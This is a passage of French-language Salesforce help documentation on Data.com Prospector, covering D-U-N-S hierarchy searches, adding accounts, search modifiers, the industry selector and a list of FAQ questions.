2. Cliquez sur Hiérarchie des sociétés Data.com.

CONSULTER ÉGALEMENT :

Configuration de présentations de page pour Data.com Prospector et Data.com Clean

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Recherche de nouveaux comptes à l'aide du numéro Global Ultimate D-U-N-S

Data.com Prospector facilite la recherche de nouvelles sociétés à prospecter dans la hiérarchie de la société des comptes existants. Il suffit de rechercher par le numéro Global Ultimate D-U-N-S directement depuis l'enregistrement Société D&B. Vous pouvez visualiser d'autres sociétés ayant une structure corporative similaire, et les ajouter à Salesforce en tant que nouveaux comptes.

L'entité Global Ultimate est la plus élevée dans une organisation. Elle est identifiée par un code Global Ultimate D-U-N-S Number à neuf chiffres. Toutes les sociétés qui appartiennent à la même structure d'entreprise que Global Ultimate sont identifiées par le même code Global Ultimate D-U-N-S Number.

Remarque: Avant de pouvoir effectuer une recherche par code Global Ultimate D-U-N-S Number, le bouton `Rechercher le numéro Global Ultimate D-U-N-S` doit être ajouté à la présentation de page Société D&B.

1. Accédez à la page de détail de l'enregistrement Société D&B pour lequel vous souhaitez rechercher des comptes ayant le même code Global Ultimate D-U-N-S Number.
2. Cliquez sur **Rechercher le numéro Global Ultimate D-U-N-S**.
   L'onglet Data.com s'ouvre et affiche une liste de comptes qui correspondent au code Global Ultimate D-U-N-S Number de l'enregistrement Société D&B.
3. Si la liste des résultats est longue, vous pouvez la trier par un en-tête de tableau. Par exemple, l'en-tête **Type d'emplacement** trie les résultats par siège social, site unique et filiale.
4. Si vous ne trouvez pas ce que vous recherchez, utilisez des filtres pour affiner vos résultats.
5. Pour plus d'informations sur un compte particulier, par exemple le site du compte, cliquez sur le nom du compte pour afficher sa carte.
6. Ajoutez tous les comptes ou une sélection à Salesforce.
7. Dans le message de confirmation, cliquez sur **Accéder aux comptes** pour afficher une liste des nouveaux enregistrements dans la page d'accueil des comptes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour ajouter des comptes à partir de Data.com :
- Créer sur les comptes

Lors d'une recherche par code Global Ultimate D-U-N-S Number, tenez compte des éléments ci-dessous.

- Les résultats de recherche Global Ultimate D-U-N-S Number comprennent *uniquement* les comptes qui se trouvent dans Data.com. Par conséquent, vous risquez de ne pas obtenir des résultats Global Ultimate D-U-N-S *complets* si des membres de la structure d'entreprise ne figurent pas dans Data.com.
- Vous pouvez utiliser des filtres pour affiner vos résultats de recherche Global Ultimate D-U-N-S Number.

- Vous pouvez exporter des enregistrements à partir de vos résultats de recherche Global Ultimate D-U-N-S Number.
- Vous ne pouvez pas enregistrer la recherche.

CONSULTER ÉGALEMENT :

Prospection rapide de sociétés directement dans Salesforce

### Instructions pour l'ajout de comptes de la même hiérarchie des sociétés à Salesforce

La fonction Hiérarchie des sociétés Data.com effectue des recherches dans Data.com pour trouver des enregistrements de sociétés Dun & Bradstreet et affiche les liens entre les sociétés dans une vue hiérarchique. Depuis la hiérarchie des sociétés, vous pouvez ajouter des enregistrements de compte à Salesforce. Tenez compte des consignes suivantes lors de l'ajout d'enregistrements Data.com à Salesforce depuis la hiérarchie des sociétés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Un point vert ( ) s'affiche dans les résultats de recherche, en regard des enregistrements déjà présents dans Salesforce. Ces enregistrements ne peuvent pas être rajoutés, sauf s'ils ont été au préalable supprimés de Salesforce, ou si votre organisation autorise les doublons.

  Conseil: Si un enregistrement existe déjà dans Salesforce, survolez le point vert, puis cliquez sur le lien pour accéder directement à l'enregistrement.

- Vous pouvez ajouter un seul enregistrement à la fois depuis la hiérarchie des sociétés.
- Les enregistrements sont considérés comme dupliqués lorsqu'ils ont le même ID Data.com dans le champ `Clé Data.com`. Lorsqu'un enregistrement dupliqué est ajouté, il n'est pas pris en compte dans votre solde d'ajouts d'enregistrements.
- Si des erreurs vous empêchent d'ajouter un enregistrement à Salesforce, nous vous informons et vous envoyons les détails dans un fichier .csv.

### Instructions pour la prospection de sociétés, de contacts et de pistes dans Salesforce

Consultez quelques instructions à suivre lors de la prospection de nouvelles sociétés et nouveaux contacts avec Data.com Prospector.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

- Un point vert ( ) s'affiche dans les résultats de recherche, en regard des enregistrements déjà présents dans Salesforce. Ces enregistrements ne peuvent pas être rajoutés, sauf s'ils ont été au préalable supprimés de Salesforce, ou si votre organisation autorise les doublons.

  Conseil: Si un enregistrement existe déjà dans Salesforce, survolez le point vert, puis cliquez sur le lien pour accéder directement à l'enregistrement.

- Une coche bleue ( ) est affichée dans les résultats de recherche, en regard des enregistrements que vous avez déjà achetés (ajoutés ou exportés) à partir de Data.com. Lorsque vous ajoutez des contacts ou des comptes Data.com, chacun est pris en compte dans votre solde d'ajouts d'enregistrements. Si vous ajoutez des enregistrements que vous avez déjà exportés à partir de Data.com, les enregistrements ajoutés ne sont pas pris en compte dans votre solde en ajouts d'enregistrements.
- Quel que soit votre solde ou votre limitation en ajouts d'enregistrements, vous ne pouvez pas sélectionner manuellement plus de 1 000 enregistrements à la fois.
- Quel que soit votre solde ou votre limitation en ajouts d'enregistrements, vous ne pouvez pas ajouter plus de 100 000 enregistrements à la fois.

- Les enregistrements sont considérés comme dupliqués lorsqu'ils ont le même ID Data.com dans le champ `Clé Data.com`. Cela inclut les enregistrements qui ont été ajoutés à partir de Data.com en tant que contacts et pistes. Lorsqu'un enregistrement dupliqué est ajouté, il n'est *pas* pris en compte dans votre solde en ajouts d'enregistrements.
- Si des erreurs vous empêchent d'ajouter un ou plusieurs enregistrements à Salesforce, nous vous informons et vous envoyons les détails dans un fichier .csv.
- Si votre recherche renvoie un grand nombre de résultats, vous pouvez afficher les données jusqu'à la page 10 seulement. Le cas échéant, vous pouvez affiner votre recherche afin d'obtenir les résultats voulus. Reportez-vous à Comment puis-je afficher des informations complètes et pertinentes dans les résultats de recherche Data.com ?
- Si vous exportez des contacts ou des comptes Data.com *au lieu de* les ajouter à Salesforce, chaque enregistrement exporté est pris en compte dans votre solde en ajout d'enregistrements. Si vous exportez des enregistrements que vous avez déjà ajoutés à Salesforce ou si vous réexportez des enregistrements que vous avez exportés précédemment, les enregistrements exportés ne sont pas pris en compte dans votre solde en ajout d'enregistrements.
- Si vous exportez un groupe de contacts Data.com, vous pouvez toujours ajouter ces contacts à Salesforce en tant que contacts ou pistes, sans affecter votre solde en ajouts d'enregistrements.
- Quelle que soit votre limite en ajouts d'enregistrements ou le nombre d'enregistrements restants à ajouter dont vous disposez, vous ne pouvez pas exporter plus de 100 000 enregistrements à la fois. Les enregistrements sont exportés par lots de 50 000. Si deux lots sont nécessaires, les enregistrements sont envoyés dans un fichier zip.
- Si des valeurs numériques, comme des numéros de téléphone, sont tronquées dans le fichier .csv, modifiez le format de la colonne du champ dans le fichier .csv sur *`Général`* ou *`Texte`*, ou ouvrez le fichier dans un éditeur de texte tel que WordPad.
- Vous pouvez réimporter la liste des enregistrements exportés dans Salesforce à l'aide de Data Loader. Si vos préférences Data.com autorisent les enregistrements dupliqués, le processus d'importation vérifie les duplications à l'aide du numéro ID Data.com du champ `Clé Data.com`.

  Ces enregistrements ne seront pas importés depuis Data Loader.

  - Tout enregistrement ayant le même ID Data.com (dans le champ `Clé Data.com`) qu'un autre enregistrement dans le fichier .csv.
  - Tout enregistrement ayant le même ID Data.com (dans le champ `Clé Data.com`) qu'un autre enregistrementSalesforce.

### Affinage des résultats de recherche de prospection pour cibler des informations intéressantes

Avec une licence Data.com Prospector, vous pouvez utiliser des champs de recherche et des modificateurs pour cibler uniquement les sociétés, les secteurs d'activité et les zones géographiques qui vous intéressent. Vous pouvez ensuite enregistrer aisément vos recherches.

### FAQ sur l'utilisation de Data.com

Consultez les réponses à des questions fréquentes sur Data.com pour les utilisateurs.

CONSULTER ÉGALEMENT :

Prospection des sociétés, des contacts et des pistes directement dans Salesforce

Considérations relatives à la prospection de sociétés, de contacts et de pistes dans Salesforce

Affinage des résultats de recherche de prospection pour cibler des informations intéressantes

Avec une licence Data.com Prospector, vous pouvez utiliser des champs de recherche et des modificateurs pour cibler uniquement les sociétés, les secteurs d'activité et les zones géographiques qui vous intéressent. Vous pouvez ensuite enregistrer aisément vos recherches.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Comprendre les recherches Data.com

Apprenez comment utiliser les fonctionnalités de Data.com, quels champs sont recherchés et comment affiner vos résultats de recherche à l'aide de filtres et de critères de localisation, afin d'isoler les enregistrements les plus intéressants pour votre société.

Comprendre les modificateurs de recherche Data.com

Lors d'une recherche de comptes et de contacts Data.com, vous pouvez utiliser des modificateurs pour cibler et affiner vos résultats de recherche. Voici comment fonctionnent les modificateurs, champ par champ :

Comment le Secteur d'activité est-il déterminé pour les enregistrements dans Data.com ?

Nous utilisons le code SIC principal (Standard Industry Classification) pour déterminer la valeur du champ `Secteur d'activité` dans les enregistrements de compte et les cartes de compte dans Data.com. L'utilisation du code SIC principal pour mapper les secteurs d'activité nous permet de fournir des valeurs plus cohérentes et plus fiables pour le champ `Secteur d'activité`, qui génèrent des résultats de recherche plus pertinents, quel que soit le système de classification des secteurs d'activité utilisé dans votre requête de recherche.

Sélection du secteur d'activité Data.com

Lors de la recherche de comptes et de contacts dans Data.com, le sélecteur de secteur d'activité permet d'ajouter des secteurs principaux et secondaires à vos critères de recherche.

### Comprendre les recherches Data.com

Apprenez comment utiliser les fonctionnalités de Data.com, quels champs sont recherchés et comment affiner vos résultats de recherche à l'aide de filtres et de critères de localisation, afin d'isoler les enregistrements les plus intéressants pour votre société.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

La recherche Data.com d'enregistrements CRM est simple. Commencez par saisir des critères de recherche dans les champs de l'onglet Data.com. Vous pouvez également divisé des modificateurs de recherche pour cibler et affiner vos résultats de recherche. En fonction de vos saisies et de vos sélections, vous pouvez obtenir une longue liste de comptes ou de contacts. Pour en déterminer la taille, consultez l'en-tête ou le pied de page de la liste des résultats. Cliquez sur le lien **Réinitialiser la recherche** pour effacer toutes vos saisies et sélections. Vos résultats de recherche restent visibles jusqu'à la recherche suivante ou l'actualisation de votre page du navigateur.

Pour des comptes, les résultats de recherche renvoyés par Data.com reposent sur le nom de la société, le site Web de la société parente, ainsi que sur les sites Web des filiales et des succursales de la société parente, le cas échéant. Par conséquent, vos résultats peuvent inclure des sociétés que vous n'avez pas recherchées. Par exemple, si vous recherchez Sun Microsystems et que vous saisissez *`Sun Microsystems`* ou *`sun.com`* dans le champ `Société ou site Web`, les résultats renvoient également Oracle Corporation, car Oracle est la société parente de Sun Microsystems.

De même, les recherches de compte sont basées sur le champ `Nom du compte` et sur le champ `Profil commercial`. Par exemple, si vous recherchez United Parcel Services, vous pouvez effectuer une recherche par profil commercial, *`UPS`*, et néanmoins afficher `United Parcel Services, Inc.` dans vos résultats de recherche.

Une fois l'ensemble d'enregistrements affiché, vous pouvez affiner la liste à l'aide de filtres si nécessaire. Consultez simplement les catégories de filtre à gauche de la page, puis cochez la case des filtres dont vous avez besoin. Certaines recherches génèrent des options

de filtre spécifiques à vos résultats. Par exemple, pour obtenir des pistes dans le secteur d'activité `Santé, Pharmacie et Biotechnologie`, plus précisément `Médecins et professionnels de la santé`, la liste des filtres de la catégorie Titre doit inclure `Médecin`, `Chiropracteur`, `Dentiste` et `Directeur de cabinet`. Avec les recherches qui génèrent une longue liste de résultats pour les filtres `Titre`, `Nom de la société` et `Type de domaine de site Web`, nous affichons les 25 filtres qui renvoient le plus grand nombre de résultats. Pour réduire la liste de filtres, affinez votre recherche initiale.

Certaines catégories de filtre sont développées automatiquement lors de l'exécution d'une recherche, mais vous pouvez cliquer sur les liens en haut du volet Filtres pour les développer ou les réduire. Lorsque vous sélectionnez des filtres, les résultats de recherche sont automatiquement mis à jour.

Par exemple, si vous recherchez des contacts depuis la page de détail du compte IBM, l'onglet Data.com s'ouvre et renseigne automatiquement l'URL d'IBM, *`www.ibm.com`*, dans le champ `Société ou site Web` du sous-onglet Rechercher des contacts. La recherche génère une liste formée de milliers de contacts IBM dans le monde entier. Si les résultats sont trop nombreux, vous pouvez :

- Affiner votre recherche initiale en sélectionnant des critères géographiques (tels que *`Australie`* ou *`États-Unis`*) ou un secteur d'activité (tel que *`Ordinateurs & Électronique`* ou *`Services financiers`*)
- Réduisez votre liste de résultats de la recherche en sélectionnant des filtres tels que *`Ressources humaines`*, *`Direction`*, *`Responsable de programme`* ou
- Sélectionner *`IBM`* dans la catégorie de filtre `Nom de la société`.

En affinant vos critères de recherche et en filtrant vos résultats, vous pouvez réduire votre liste de 30 000 contacts ou plus aux 25 contacts spécifiques que vous souhaitez appeler ou contacter par e-mail.

CONSULTER ÉGALEMENT :

Comprendre les modificateurs de recherche Data.com

### Comprendre les modificateurs de recherche Data.com

Lors d'une recherche de comptes et de contacts Data.com, vous pouvez utiliser des modificateurs pour cibler et affiner vos résultats de recherche. Voici comment fonctionnent les modificateurs, champ par champ :

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour rechercher des comptes dans Data.com :
- Aucune autorisation requise

Pour rechercher des contacts dans Data.com :
- Aucune autorisation requise

Société ou site Web

- Pour rechercher ou exclure plusieurs sociétés, séparez-les par des virgules : **,**. Par exemple, `salesforce.com,Apple` renvoie des résultats pour salesforce.com et Apple (par exemple, Apple Computer, Inc. et Apple Inc.), ou l'un des deux, en fonction des données Data.com.
- Pour rechercher le nom exact d'une société, saisissez le nom entre guillemets : **" "**. Par exemple, `"Apple, Inc."` renvoie uniquement des résultats qui comprennent le nom de société « Apple, Inc » exact.
- Pour exclure une société de vos résultats, faites précéder le nom de la société d'un signe moins : **–**. Par exemple, `–Oracle` renvoie une liste de résultats qui exclut Oracle. Pour des noms de société composés de plusieurs mots, faites précéder la première partie du nom d'un signe moins. Par exemple, `–Adobe` renvoie une liste de résultats qui exclut Adobe Systems.
- Vous pouvez également utiliser une combinaison de modificateurs de recherche. Par exemple, `salesforce, –Microsoft, "GE Healthcare"` renvoie tous les résultats comprenant salesforce (par exemple, salesforce et salesforce.com, inc.), exclut tous les résultats comprenant Microsoft et renvoie GE Healthcare, mais pas GE Health Care.

Titre

- Pour exclure un titre, saisissez un signe moins avant le titre : **–**. Par exemple : –acheteur.
- Pour rechercher des titres exacts, saisissez-les entre guillemets : **" "**. Par exemple : "PDG".
- Pour rechercher plusieurs titres, séparez-les avec des virgules : **,**. Par exemple : `PDG,–Dr,"président-directeur général"`.

Nom ou e-mail

- Pour rechercher les résultats d'un élément individuel de ce champ (uniquement Nom ou E-mail), saisissez cet élément suivi de deux points (**:**) et d'un espace, puis saisissez le nom ou l'e-mail recherché. Par exemple, `Nom: Marc Benioff` renvoie des résultats qui comprennent uniquement le nom Marc Benioff. `Email: marcbenioff@salesforce.com` renvoie les résultats contenant uniquement l'adresse e-mail marcbenioff@salesforce.com.
- Les modificateurs ne fonctionnent pas si vous n'incluez pas "name: " ou "email: ", et vous ne pouvez pas combiner ni adapter ces modificateurs (par exemple, "name: " et "email: " dans la même recherche).
- Pour rechercher plusieurs noms ou e-mails, séparez-les par des virgules : **,**.
- Pour rechercher des titres, noms ou e-mails exacts, saisissez-les entre guillemets : **" "**.
- Pour exclure un titre, un nom ou un e-mail de vos résultats, faites précéder l'élément d'un signe moins : **–**.

Emplacement | Ville

- Pour rechercher plusieurs villes, séparez-les par des virgules : **,**. Par exemple, `San Francisco, San Jose` renvoie des résultats pour San Francisco et San Jose, ou l'un des deux, en fonction des données Data.com.
- Pour rechercher des villes exactes, saisissez-les entre guillemets : **" "**. Par exemple, `"San Francisco"`, ne renvoie aucun résultat pour South San Francisco. De même, `"South San Francisco"` ne renvoie aucun résultat pour San Francisco.

Emplacement | Code postal

- Pour rechercher plusieurs codes postaux, séparez-les par des virgules : **,**. Par exemple, `94105,94122` renvoie des résultats pour 94105 et 94122, ou l'un des deux, en fonction des données Data.com.

- Pour exclure un code postal de vos résultats, faites-le précéder d'un signe moins : **–**. Par exemple, *–94122* renvoie une liste de résultats qui exclut 94122.

Site | Code local

- Pour rechercher plusieurs codes régionaux, séparez-les par des virgules : **,**. Par exemple, *312,708* renvoie des résultats pour 312 et 708, ou l'un des deux, en fonction des données Data.com.
- Pour exclure un code local de vos résultats, faites-le précéder d'un signe moins : **–**. Par exemple, *–708* renvoie une liste de résultats qui exclut 708.

CONSULTER ÉGALEMENT :

Comprendre les recherches Data.com

### Comment le `Secteur d'activité` est-il déterminé pour les enregistrements dans Data.com ?

Nous utilisons le code SIC principal (Standard Industry Classification) pour déterminer la valeur du champ `Secteur d'activité` dans les enregistrements de compte et les cartes de compte dans Data.com. L'utilisation du code SIC principal pour mapper les secteurs d'activité nous permet de fournir des valeurs plus cohérentes et plus fiables pour le champ `Secteur d'activité`, qui génèrent des résultats de recherche plus pertinents, quel que soit le système de classification des secteurs d'activité utilisé dans votre requête de recherche.

Un nombre limité de comptes Data.com affichent `Data.com - Jigsaw` en tant que valeur du champ `Source` dans la carte de leur compte. Ces comptes n'ont pas de valeur pour le code SIC. Par conséquent, leur valeur `Secteur d'activité` est déterminée en utilisant un système différent. Pour plus de détails, contactez le support client de Salesforce.

Exemple: Dans Data.com vous recherchez les comptes dont la valeur de secteur d'activité SIC *Fabrication de matériel informatique et périphérique* est mappée avec `Électronique` dans Data.com. Vos résultats de recherche Data.com comprennent tous les comptes qui ont une valeur `Électronique` dans le champ `Secteur d'activité`. Si vous utilisez le système de classification Catégories de secteur d'activité Data.com et sélectionnez le secteur d'activité *Produits informatiques et électroniques*, qui est également mappé avec `Électronique`, vos résultats incluent encore tous les comptes dont le champ `Secteur d'activité` contient une valeur `Électronique`.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Sélection du secteur d'activité Data.com


Lors de la recherche de comptes et de contacts dans Data.com, le sélecteur de secteur d'activité permet d'ajouter des secteurs principaux et secondaires à vos critères de recherche.

Voici comment il fonctionne.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition




1. Sélectionnez le système de classification des secteurs d'activité qu'utilise votre organisation.
   - *NAICS* (North American Industry Classification System) : Utilisé par les entreprises et le gouvernement des États-Unis pour classer les entreprises d'Amérique du Nord selon le type d'activité économique. Ce système inclut 20 secteurs d'activité principaux, composés de plusieurs niveaux de secteurs secondaires, identifiés par un code numérique comptant jusqu'à six chiffres.
   - *SIC* (Standard Industry Classification) : Utilisé par le gouvernement des États-Unis pour classer les entreprises selon le type d'activité économique. Ce système inclut 10 secteurs d'activité principaux, composés de plusieurs niveaux de secteurs secondaires, identifiés par un code numérique comptant jusqu'à quatre chiffres.
   - *Catégories de secteur d'activité Data.com* : Le système de classification des entreprises par secteurs d'activité principaux et secondaires de Data.com.

   Vous pouvez sélectionner un système de classification différent à tout moment, qui entraîne toutefois la suppression de vos sélections.
2. Les volets de sélection permettent d'explorer les secteurs d'activité principaux et secondaires, et de les ajouter à votre recherche. Si un secteur comporte un code de classification numérique, il est affiché ici. Lorsque vous survolez le nom d'un secteur d'activité, vous obtenez deux options.
   - Cliquez sur le nom d'un secteur d'activité pour afficher ses secteurs secondaires (s'il en contient) dans le volet droit. Si un secteur d'activité contient des secteurs secondaires, une flèche → s'affiche à droite de son nom.
   - Cliquez sur `Ajouter` pour ajouter le secteur d'activité (ainsi que ses secteurs secondaires) à la case **Catégories de recherche** (Catégories).

   Lorsque vous cliquez sur le nom d'un secteur d'activité dans le panneau droit, il passe dans le panneau gauche et ses secteurs secondaires s'affichent dans le panneau droit. Vous pouvez continuer à parcourir les niveaux de secteurs d'activité de cette façon, en ajoutant les secteurs principaux et secondaires dans lesquels vous souhaitez effectuer votre recherche. Un cercle ● affiché à droite du nom d'un secteur secondaire indique que vous avez atteint le dernier niveau des secteurs secondaires. Lorsque vous ajoutez un secteur d'activité à vos critères de recherche, il s'affiche dans la case Catégories et tous ses secteurs secondaires sont

automatiquement inclus. Une coche verte s'affiche également en regard de son nom. Cependant, seul le secteur d'activité s'affiche dans la case Catégories.

Pour retirer un secteur d'activité de la case Catégories, survolez son nom, puis cliquez sur le bouton . Lorsque vous retirez un secteur d'activité du volet de sélection, il est supprimé de la case Catégories et ses secteurs secondaires s'affichent à la place (cette sélection partielle est indiquée par une coche verte soulignée en regard du nom du secteur d'activité). Notez que si vous sélectionnez une partie seulement des secteurs secondaires d'un secteur principal, le nombre de sélections dans la case Catégories augmente.

3. Pour suivre votre progression dans les niveaux de secteurs d'activité, utilisez les liens de navigation en haut de la page. Cliquez sur un lien pour revenir à un niveau de secteur d'activité dans les volets de sélection.
4. Cliquez sur la flèche **Retour** pour accéder au niveau de secteur d'activité supérieur.
5. Tous les secteurs d'activité principaux et secondaires que vous ajoutez à votre recherche s'affichent dans la case **Catégories de recherche**. Vous pouvez retirer des sélections individuelles en cliquant sur en regard du nom du secteur principal ou secondaire. **Effacer tout** supprime *toutes* vos sélections.
6. Le nombre de secteurs d'activité principaux et secondaires que vous pouvez ajouter à une recherche est limité. Si vous dépassez cette limite, vous devez retirer des sélections pour pouvoir continuer votre recherche.
7. Si la case **Catégories de recherche** inclut une longue liste de secteurs d'activité, vous pouvez cliquer sur la flèche afin d'élargir la case pour afficher la liste complète.

Voici un exemple du fonctionnement du sélecteur de secteur d'activité. John recherche des sociétés qui fabriquent des ordinateurs. Il décide d'utiliser la classification NAICS (North American Industry Classification System) et commence par cliquer sur le secteur d'activité **Fabrication** pour afficher ses secteurs secondaires, qui comprennent **Fabrication d'aliments**, **Fabrication de machines** et davantage. Il trouve le secteur **Fabrication de produits informatiques et électroniques**, puis clique dessus, ce qui le déplace vers le volet gauche en affichant les secteurs secondaires dans le volet droit. Il continue à parcourir les niveaux de secteurs d'activité avec cette méthode, en cliquant sur les secteurs secondaires jusqu'à ce qu'il trouve le secteur recherché : **Fabrication de matériel informatique et périphérique**. John clique sur `Ajouter` pour ajouter deux secteurs secondaires, **Fabrication de périphériques réseaux/communication** et **Fabrication de périphériques de stockage** à la case **Catégories de recherche**. Ces sélections restent dans la case Catégories, même s'il parcoure d'autres niveaux dans le volet de sélection et ajoute d'autres secteurs d'activité. Une fois les secteurs d'activité ajoutés à la case Catégories, il vérifie ses sélections, puis clique sur `Terminé` pour revenir à l'onglet Data.com et effectuer sa recherche.

CONSULTER ÉGALEMENT :

Comprendre les recherches Data.com

## FAQ sur l'utilisation de Data.com

Consultez les réponses à des questions fréquentes sur Data.com pour les utilisateurs.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Prospector dans : **Contact Manager** Edition (aucun objet Piste), **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Comment puis-je afficher des informations complètes et pertinentes dans les résultats de recherche Data.com ?

Quel type d'utilisateur de Data.com suis-je ?

Comment puis-je améliorer mes résultats de recherche Data.com ?

Pourquoi des sociétés que je n'ai pas recherchées s'affichent-elles dans mes résultats de recherche Data.com ?

Combien d'enregistrements Data.com puis-je ajouter à Salesforce ?

Lorsque j'ajoute des enregistrements CRM depuis Data.com, comment puis-je savoir quelles valeurs de champ contiennent des données Data.com ?

Que signifie la valeur du champ Site du compte dans un enregistrement Compte ?

Pourquoi le champ Propriété contient-il la valeur Privé pour des sociétés cotées en Bourse ?

Je constate une différence entre les valeurs des champs Employés et Contacts dans un enregistrement Compte. Pourquoi ?

J'utilise Data.com et une valeur vide ou zéro (0) s'affiche dans les champs Employé et Chiffre d'affaires. Pourquoi ?

Pourquoi certaines pistes ont-elles une valeur vide ou zéro (0) dans les champs Chiffre d'affaires annuel et Nombre d'employés lorsque j'utilise la fonctionnalité de renseignement automatique Data.com Clean ?

Lorsque j'utilise le filtre Employé ou Chiffre d'affaires pour affiner mes résultats de recherche de compte ou de contact, j'obtiens un nombre de résultats inférieur à mes attentes. Pourquoi ?

Pourquoi certains comptes et enregistrements Société D&B ont-ils des numéros D-U-N-S identiques ?

Qu'est-ce qui différencie les champs Site du compte et Type d'emplacement ?

Pourquoi ai-je reçu un message indiquant : Vous avez un accès limité aux données. Par conséquent, vous ne pouvez pas totalement mettre à jour cet enregistrement. ?

Pourquoi je reçois le message Vous ne pouvez pas mettre à jour cet enregistrement, car votre accès aux données est limité, tel que défini par votre administrateur ?

CONSULTER ÉGALEMENT :

Comprendre les recherches Data.com

### Comment puis-je afficher des informations complètes et pertinentes dans les résultats de recherche Data.com ?

Nous avons limité le nombre d'informations disponibles dans les résultats de recherche qui dépassent 10 pages, afin de garantir la sécurité des données.

Pour afficher des informations complètes et pertinentes sur les comptes dans les résultats de recherche :

- Précisez votre recherche à l'aide des filtres situés à gauche de la page. Le filtrage des informations permet de renvoyer des résultats moins nombreux et plus ciblés. Par exemple, la sélection des comptes de niveau Directeur dans le service commercial d'une société permet de diminuer les résultats de 50 à 4 pages, en répertoriant uniquement les comptes que vous recherchez.
- Triez vos résultats de recherche afin d'afficher les éléments qui vous intéressent dans les premières pages. Par exemple, le tri de la colonne Mis à jour répertorie en premier les derniers comptes mis à jour.

Lorsque vous avez identifié les comptes recherchés, achetez les comptes en les ajoutant ou en les exportant vers Salesforce depuis Data.com. Vous visualisez des informations complètes sur les comptes et les contacts que achetez et ajoutez à votre organisation.

### Quel type d'utilisateur de Data.com suis-je ?

Il est temps de définir ce type. Depuis vos paramètres personnels, saisissez *Détails utilisateur avancés* dans la case Recherche rapide, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *Informations personnelles* dans la case Recherche rapide, puis sélectionnez **Informations personnelles**.Le champs Type d'utilisateur Data.com vous identifie en tant qu'utilisateur de Data.com ou utilisateur de liste Data.com. Si le champ est vide, vous n'avez pas de licence utilisateur Data.com.

Pour afficher une définition rapide de votre type d'utilisateur Data.com, cliquez simplement sur l'icône d'information ( ) en regard du champ.

CONSULTER ÉGALEMENT :

- Comment fonctionnent les limitations en types d'utilisateur, en licences et en ajout d'enregistrements de Data.com ?
- FAQ sur l'utilisation de Data.com
- Personnalisation de votre expérience Salesforce

### Comment puis-je améliorer mes résultats de recherche Data.com ?

La procédure est très simple. Il suffit d'utiliser des modificateurs de recherche. Pour afficher des exemples, cliquez simplement sur l'icône d'informations ( ) au-dessus de chaque champ de recherche Data.com. Il est également pratique d'enregistrer vos recherches fréquentes.

CONSULTER ÉGALEMENT :

- Comprendre les recherches Data.com

### Pourquoi des sociétés que je n'ai pas recherchées s'affichent-elles dans mes résultats de recherche Data.com ?

